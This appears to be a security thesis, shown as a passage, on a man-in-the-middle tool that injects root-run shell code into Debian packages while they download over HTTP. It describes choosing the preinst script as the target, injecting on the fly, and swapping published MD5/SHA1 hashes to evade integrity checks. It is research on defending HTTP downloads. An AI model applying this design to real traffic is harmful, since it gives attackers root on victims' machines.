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HTTP man-in-the-middle code execution

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by

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Abstract

As the Internet continues to mature, users are faced with an increasingly hostile environment on the World Wide Web. Additionally, public WiFi networks continue to become more popular, hackers infiltrate corporate networks with regularity, and oppressive governments continue to intercept and modify their citizens' web traffic. The concept of using an untrusted network is becoming more familiar. Accordingly, it is no longer acceptable to design and build systems under the assumption that they will only operate in trusted environments, or that they are not important enough to warrant basic security measures.

This thesis describes a relatively basic HTTP man-in-the-middle attack that results in arbitrary code execution. It demonstrates the ease with which users can be exploited when using systems that do not attempt to ensure their safety, and details the methods attackers can use to avoid detection. The goal of this methodology is twofold – to illustrate the consequences of such an attack, and to discover methods for mitigating such attacks using existing technologies and best practices.

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Introduction

The thesis will explore the threat of a man-in-the-middle attack against HTTP that results in arbitrary code execution. The inspiration for working on this topic is to demonstrate the importance of using HTTPS, even on websites that do not use session management or host user data. This will be demonstrated by developing an HTTP man-in-the-middle attack tool that injects arbitrary code into executable files as they are downloaded. This purpose of this tool is to raise awareness, and to exhibit detection, mitigation, and defense techniques against this class of attack. This tool has been designed to be reliable and stealthy enough to be viable in real-world scenarios. Data on the use and implementation of HTTPS on the World Wide Web is referenced to the illustrate the potential for attack against many web users. Lastly, detection and mitigation techniques for both the client and server ends of the man-in-the-middle attack will be explored.

Goals

The transport security weaknesses of HTTP have been known almost since its inception. The nature of the attack performed by this tool has been known for years. Despite this, the vast majority of servers on the World Wide Web are not configured to adequately defend against this kind of attack. As more tools of this nature are created, and as existing tools become more refined, the more compelling it becomes to design and build more secure systems on the web. The goal is to research and document techniques to detect and defend against this kind of attack. Researching a new kind of attack tool will help demonstrate the variety of attacks possible against HTTP, and reinforce the importance of using HTTPS to defend against them. Lastly, demonstrating the impact of this issue should help raise awareness of this attack vector and help educate both end users and system administrators attempting to build secure systems on the web.

Background

HTTP was not designed with security in mind. The first documented version of the protocol, HTTP 0.9, makes no mention of security (Berners-Lee). HTTP 1.0, documented four years later, explicitly states transport level encryption is beyond the scope of the specification (Berners-Lee, Fielding, and Frystyk). This makes reading or modifying HTTP traffic trivial for a man-in-the-middle attacker. A common application of the SSL protocol and its successor, TLS, is to provide a secure transport for HTTP known as HTTPS. HTTPS has been used to ensure end-to-end confidentiality and integrity of web traffic since SSL's introduction (Elgamal). Despite this, HTTPS is not always implemented, and when it is, it is often implemented improperly. This is demonstrated by the findings of the SSL Pulse project. This project uses data from Qualys SSL Labs' SSL Server Test to assess the SSL implementations of the top 200,000 sites on the World Wide Web. According to the project, only 15.6% of the sites surveyed have a secure SSL implementation. Less than one percent of the sites surveyed support HTTP Strict Transport Security (HSTS), which is currently the only server-side mitigation for SSL stripping attacks (Marlinspike, “New Tricks”).

It should be noted that HTTPS is not a panacea. In order for a user agent to verify the identity of the web site it is interacting with (i.e., whether or not a connection is trusted), HTTPS relies on hierarchical PKI. This system uses certificates issued by certificate authorities (CAs) to form a hierarchy of trust. The risks of using PKI have been well documented (Ellison and Schneier). Some of these risks have been evident in recent years - trusted certificates for popular websites owned by Google, Microsoft, Yahoo, and others have been fraudulently issued several times, allowing man-in-the-middle attacks against HTTPS connections to go virtually undetected ("Microsoft Security Advisory (2524375)"; "Microsoft Security Advisory (2607712)"; "Microsoft Security Advisory (2641690)"; "Microsoft Security Advisory (2798897)"). While these cases illustrate some of the inherent weaknesses in HTTPS' use of PKI (and of PKI in general), they also demonstrate the hostile environment that users face on the web. These cases are evidence that man-in-the-middle attacks have been, and will continue to be carried out in the wild. Properly implemented HTTPS may not be bulletproof, but improperly implemented HTTPS (or no HTTPS) does not even give users a chance.

Related works

Evilgrade is an attack tool used to deliver malicious code to applications that check for and receive software updates via HTTP. This tool is similar to the one featured in the thesis in the sense that software that fails to use HTTPS (or uses it in an insecure manner) is vulnerable to attack. The attack is not a man-in-the-middle attack per se - it impersonates update servers (e.g., ARP spoofing, DNS cache poisoning), but makes no attempt to communicate with legitimate servers upstream. Attacks work against software updaters for specific applications that do not attempt to verify the identity of the remote update server. When an application on a targeted client system checks for updates, Evilgrade responds to falsely indicate an update is available. If the client chooses to apply that update, Evilgrade sends malicious code to the client, resulting in arbitrary code execution (Amato). This technique is reportedly used as an attack vector by FinFisher, surveillance software marketed to law enforcement. There has been speculation that this software has also been used by the Egyptian government to spy on dissidents (Hypponen).

Firesheep is a man-in-the-middle attack tool used to hijack web sessions. The tool exploits web applications that process the login request via HTTPS (encrypting the username and password) and the rest of the session (including the session token) via HTTP. This attack is passive is in the sense that an attacker is only required to sniff a single packet containing a user's session token. After obtaining a user's session token, an attacker could fully impersonate the user, gaining complete read and write access to their user account (Butler and Gallagher). Despite this being a well known problem with known solutions (including HTTPS), many popular websites including Twitter and Facebook were vulnerable to this attack. The widespread use of Firesheep caused these companies to rethink their security posture (Hill). Twitter eventually decided to make HTTPS the default method of communication on its website (Twitter). Facebook followed suit several months later (Constantin).

sslstrip is a man-in-the-middle attack tool used to downgrade HTTPS connections to HTTP (an attack known as SSL stripping). For example, if a server responds with an HTTP redirect to an HTTPS URI, the tool will modify the response so that the client follows an HTTP redirect instead. The tool keeps track of the downgrade, so that everything between the client and the tool is HTTP, and everything between the tool and the server is HTTPS. The same kind of downgrading is done for hyperlinks - when the tool receives a web page from a server containing HTTPS hyperlinks, it downgrades them all to HTTP before forwarding the response to the client. It keeps track of which URLs have been downgraded so that all traffic received from the client is sent in the clear, leading to a compromise of usernames, passwords, and other sensitive information. It works on the premise that a web browser makes it very clear when a man-in-the-middle attack attempts to simulate an HTTPS connection using an untrusted certificate (e.g., scary browser warnings), but there are no conspicuous warnings when a session that is supposed to be HTTPS is HTTP instead. Even an astute end user may not know if a session is supposed to be HTTP or HTTPS, for example, if they are not familiar with the website they are visiting (Marlinspike, "New tricks"). This attack led to the creation of HTTP Strict Transport Security (HSTS), a policy that allows a web server to tell a compatible user agent that it should only be accessed via HTTPS (Hodges, Jackson, and Barth).

mitmproxy is a man-in-the-middle attack tool used to inspect and modify HTTP and HTTPS traffic. Targeting HTTPS traffic is possible because the tool generates self-signed certificates on the fly (Cortesi, “mitmproxy source code”). This tool was used to demonstrate an HTTP man-in-the-middle code execution vulnerability in pip (a package management tool for Python). Details of the attack were disclosed in a user's post on the website Reddit. According to its documentation, mitmproxy differs from the tool featured in the thesis because it requires the entire upstream HTTP response to be received before it can be modified. Additionally, using mitmproxy to target HTTPS traffic can result in much noisier, easier to detect attacks if the targeted client is using a relatively modern web browser configured to identify and alert when an HTTPS connection is untrusted.

Application Design

sslstrip and mitmproxy are existing applications that perform man-in-the-middle attacks against HTTP. It would make sense to use the existing source code from either of these applications as a basis for the tool featured in the thesis. Though it should be noted that both would require one fundamental change in order to be used in this research - neither of these applications allow upstream HTTP responses to be modified until they are completely received. The tool featured in the thesis cannot share this limitation since it is possible that large requests (tens or hundreds of megabytes) will be intercepted and modified. Ultimately, a decision was made to based the tool on the existing sslstrip source code (Marlinspike, sslstrip source code). Using sslstrip leaves open the option of adding an SSL stripping capability to the tool after the core functionality is finished. The tool will target a single format, and has been designed in a way that would allow other file formats to be targeted. In order for a file format to be considered suitable for targeting, it must meet two primary requirements:

1. It must be possible to inject code on the fly, during the first pass reading the file
2. Code execution of some form must be guaranteed every time the file is used

With this criteria in mind, multiple file formats were researched for suitability:

MSI - this is a commonly used Microsoft Windows file format for installing software packages. This is an undocumented, proprietary file format (Mensching). However, it does appear to be based on the Compound File Binary File format, an open specification published by Microsoft. It may fit the requirements, but making that determination requires further research and analysis on the structure of the file format and its suitability for code injection. (Microsoft Corporation, "[MS-CFB]").

RPM - a commonly used file format used to install packages on Red Hat Enterprise Linux and other derivative distributions. Research indicates one of the tool's requirements cannot be met. One of the file's headers must contain a MD5 hash of the data portion of the package.

This would require downloading an entire RPM file before any code could be injected ("RPM File Format").

ZIP - a commonly used file format for compression and archiving. The ZIP specification allows extra non-ZIP data to be prepended to a ZIP file. It also allows ZIP data to be appended to the end of a ZIP file. However, this is not a suitable file format because there are no guarantees of code execution before, during, or after extraction of files from a ZIP archive (PKWARE, Inc.).

tar - a commonly used file format for archiving. tar files consist of records - a 512 byte header followed by file data. It would be easy to insert valid files into a tar archive. It would also be possible to modify or overwrite files that already exist in the tar archive. Even so, it does not fit the requirements of the tool and therefore is not a suitable file format. Similar to ZIP, there are no guarantees of code execution before, during, or after extraction of files from a tar archive (Poznyakoff).

Portable Executable (PE) - an executable file format used on modern Windows operating systems. Determining where and how to inject code without altering the existing functionality of a PE file cannot be done without doing multiple passes on the file (Sunshine). However, it may be possible to turn a PE file into a compressed executable - compressing the original PE file and forwarding it to the client with some decompressor code, bundling everything into a single executable. Including some extra code along with the decompressor could allow for arbitrary code execution. This, too, requires further research.

Deb - a commonly used file format to install software packages on Debian Linux and derivative distributions. A .deb file is a specially crafted archive in the ar file format (Hewlett-Packard 98-100). The archive contains three files. The first file is four bytes, the second file is typically a few kilobytes at most, and the third file contains anywhere from several kilobytes to several hundred megabytes. The second file, control.tar.gz, is a gzipped tar file containing some metadata files and some shell scripts (prerm, preinst, and others) that are run before and after installation. During installation, all files are extracted from control.tar.gz. If a previous version of the package has been installed, the prerm shell script is run. Therefore, even though code could be injected into this script, it is not guaranteed to be executed for every package that is installed. Next, the (optional) preinst script is run if it exists. If it does not exist, the attack tool can create it on the fly. This file is essentially guaranteed to be executed. This is where malicious code, which will be executed whenever the .deb package is installed, can be injected. This means the victim only has to wait for the attacker to download and manipulate a few kilobytes before it starts receiving data. This file format seems to be an ideal candidate for all requirements, and will be the sole format the tool will target (Lee).

After the Deb file format was selected as a target for exploitation, the tool was designed and implemented with the following additional requirements in mind:

- Arbitrary code must be injected into the targeted file on the fly, during the first pass reading the file. This is done in an attempt to evade detection. In other words, the tool must not download the entire targeted file, inject arbitrary code, and then forward the modified file to the victim. That approach would not be practical for large files or transfers over slow links - the request would likely timeout on the client's side before a successful attack is completed.
- The tool must only target file formats where injected code is guaranteed to be executed when the modified file is used by its recipient.
- The injected code must not have any adverse affect on the file being modified. This is an attempt to evade detection. In other words, when the file is successfully downloaded by the victim, the arbitrary code must be executed in addition to the

original code, rather than in place of the original code.

- The tool must perform a successful attack against virtually all download requests targeted for arbitrary code execution. In other words, the tool must be reliable.
- After injecting arbitrary code into a file, it must attempt to circumvent subsequent integrity checking. Specifically, if the tool processes subsequent server responses containing MD5 or SHA1 hashes of any files it has previously modified, it must replace them with a hash of the new, modified file that contains the injected code. This is an attempt to evade detection.
- All the above features must be demonstrated by performing a man-in-the middle attack where a client downloads and uses a file of one of the targeted formats, resulting in the execution of arbitrary code.

Implementation

To demonstrate the security risks of not ensuring the integrity of downloads from a website where software is hosted, this paper will detail the development of an HTTP man-in-the-middle attack tool that injects arbitrary code into executable files as they are downloaded. This tool assumes it is being operated by an attacker who already has the means to perform a man-in-the-middle attack. Some examples are an attacker who:

- Physically owns the network
- Compromises network infrastructure, e.g. ARP or DNS spoofing
- Operates a Tor exit node (Dingledine, Mathewson, and Syverson)

The source code of sslstrip was largely unmodified to create this tool, though (ironically) it no longer does SSL stripping in its current state (refer to Appendix A for detailed diffs). The main difference is the creation of a new file – DebInjector.py. This class examines the body of every HTTP response sent from a web server to a targeted victim, and determines how it should be modified, if at all. This process is detailed in the following flowchart:



Examine HTTP response
Read the first eight bytes
Is this the start of an ar archive?
NO
Read the first file
Is it debian-binary?
NO
Read the second file
Is it control.tar.gz?
NO
YES
Read the rest of the response
Should any hashes be replaced?
YES
NO
Forward the response umodified
Replace hashes
Forward the modified response
Unpack it in memory, inject shell command, repack it
Modify ar headers accordingly (e.g., file sizes) and forward debian-control and the modified control.tar.gz
Read up to 4k of data.tar.gz
Forward the data that was read
EOF?
NO
YES
END

Figure 1: The logic DebInjector.py uses to process an HTTP response

If it appears to be a .deb file (an ar archive whose first two files are debian-binary and control.tar.gz), it attempts to inject arbitrary code. After injecting code, it maintains a table mapping MD5 and SHA1 hashes of the original file to hashes of the modified file (which includes injected code). If the original hashes are seen in any subsequent responses, they are replaced before the page is forwarded. If the response body is neither a .deb file nor a page containing hashes that need to be modified, the response is forwarded unmodified.

Expected Behavior

It is expected that this tool will be able to perform a successful attack against a victim using HTTP on an untrusted network, resulting in arbitrary code execution after downloading and using a file structured in one of the targeted formats. When using the appropriate mitigations, it is expected that a successful attack is far less likely, and virtually impossible without attacking HTTPS (including its system of hierarchical trust) itself. Attacks against the SSL/TLS protocol are outside the scope of the thesis.

Test Environment

The goal of this paper is to explore the feasibility of an HTTP man-in-the-middle attack that results in arbitrary code execution, and identify possible mitigation techniques. This was accomplished by running the aforementioned attack tool in a controlled lab environment. This environment was created using VMware ESXi 5.0, using separate virtual machines for each host involved in the attack scenario. The following three hosts were used to demonstrate this attack:

- Victim – a 64-bit Ubuntu Desktop 10.04 host that attempts to manually download a Debian package via HTTP and install it
- Attacker – a 32-bit Ubuntu Desktop 12.04 host that performs a man-in-the-middle attack on Victim. This is accomplished by:
    - ARP spoofing
    - Inspecting all inbound HTTP responses sent to Victim

    - Modifying any HTTP responses that appear to contain .deb packages, injecting malicious code on the fly
    - Modifying any HTTP responses that appear to contain MD5 or SHA1 hashes of previously modified .deb packages
- Website – a 32-bit CentOS 6 host running a web server that acts as a download mirror for .deb packages. The pages hosted by this web server can be found in Appendix C

Anatomy of an Attack

This attack scenario focuses on a user trying to manually download a .deb package from Website to install it locally on Victim. The normal, expected interaction between a client and a web server looks like the following:




Figure 2: Downloading a .deb package from a web server

The interaction is quite simple – a user agent on Victim requests a .deb package from the web server on Website. If there are no issues (the file exists, authentication is not required, et cetera), the file is successfully downloaded by the user agent, and is ready to be installed without incident. When Victim attempts to download and install a .deb from Website, this is what it expects to happen. When the attack occurs, this is what Victim thinks is happening. However, during the attack much more is going on behind the scenes:




Figure 3: Attacker injects malicious code into a downloaded .deb on the fly

Due to the nature of the man-in-the-middle attack, malicious code is injected into the downloaded package in a way that is mostly transparent to both Victim and Website. The man-in-the-middle attacker is routing and inspecting all HTTP traffic sent to and from Victim. It examines the first few bytes of the HTTP body sent in each response to Victim to determine if it looks like debian-binary (Figure 2, step 3), which is the first file contained in all .deb packages (Figure 3). If it the data does not appear to be a .deb package, the HTTP body is sent, unmodified, to Victim. This is done to avoid detection, in an attempt to avoid giving Victim any indication that something untoward is taking place.

On the other hand, if the data *does* appear to be a .deb package, Attacker begins analyzing the incoming data from Website, determining where to inject its malicious payload (Figure 2, step 4). As mentioned previously, .deb packages are archives in the ar format, consisting of three files:




Figure 4: .deb file format

In an HTTP response body, a .deb file appears to be three separate, contiguous files (along with some metadata related to the ar file format). This allows the Attacker to analyze incoming .deb data in real time, one file at a time. This also allows Attacker to make the determination of whether or not it can attempt to inject malicious code, and if so, where and how to inject the payload.

After identifying a .deb package in the incoming HTTP response, Attacker can begin injecting its payload into control.tar.gz. As mentioned previously in the paper, this is an ideal place to inject undetected malicious code. This file contains shell scripts that are executed before, during, and after the installation of a .deb package, and they are run with root privileges. Attacker can inject malicious shell script into an existing shell script, or create a new shell script that it knows will be executed when the package is installed. The payload used in this attack scenario is rather basic – all it does is create a file in /tmp, demonstrating that it was able to execute arbitrary code as root. This file also contains the URL that Victim requested, along with the time the malicious code was executed. For more details on the code used to generate this file, refer to source code for DebInjector.py in Appendix A. After the payload is injected in the HTTP response stream, it looks like the following:




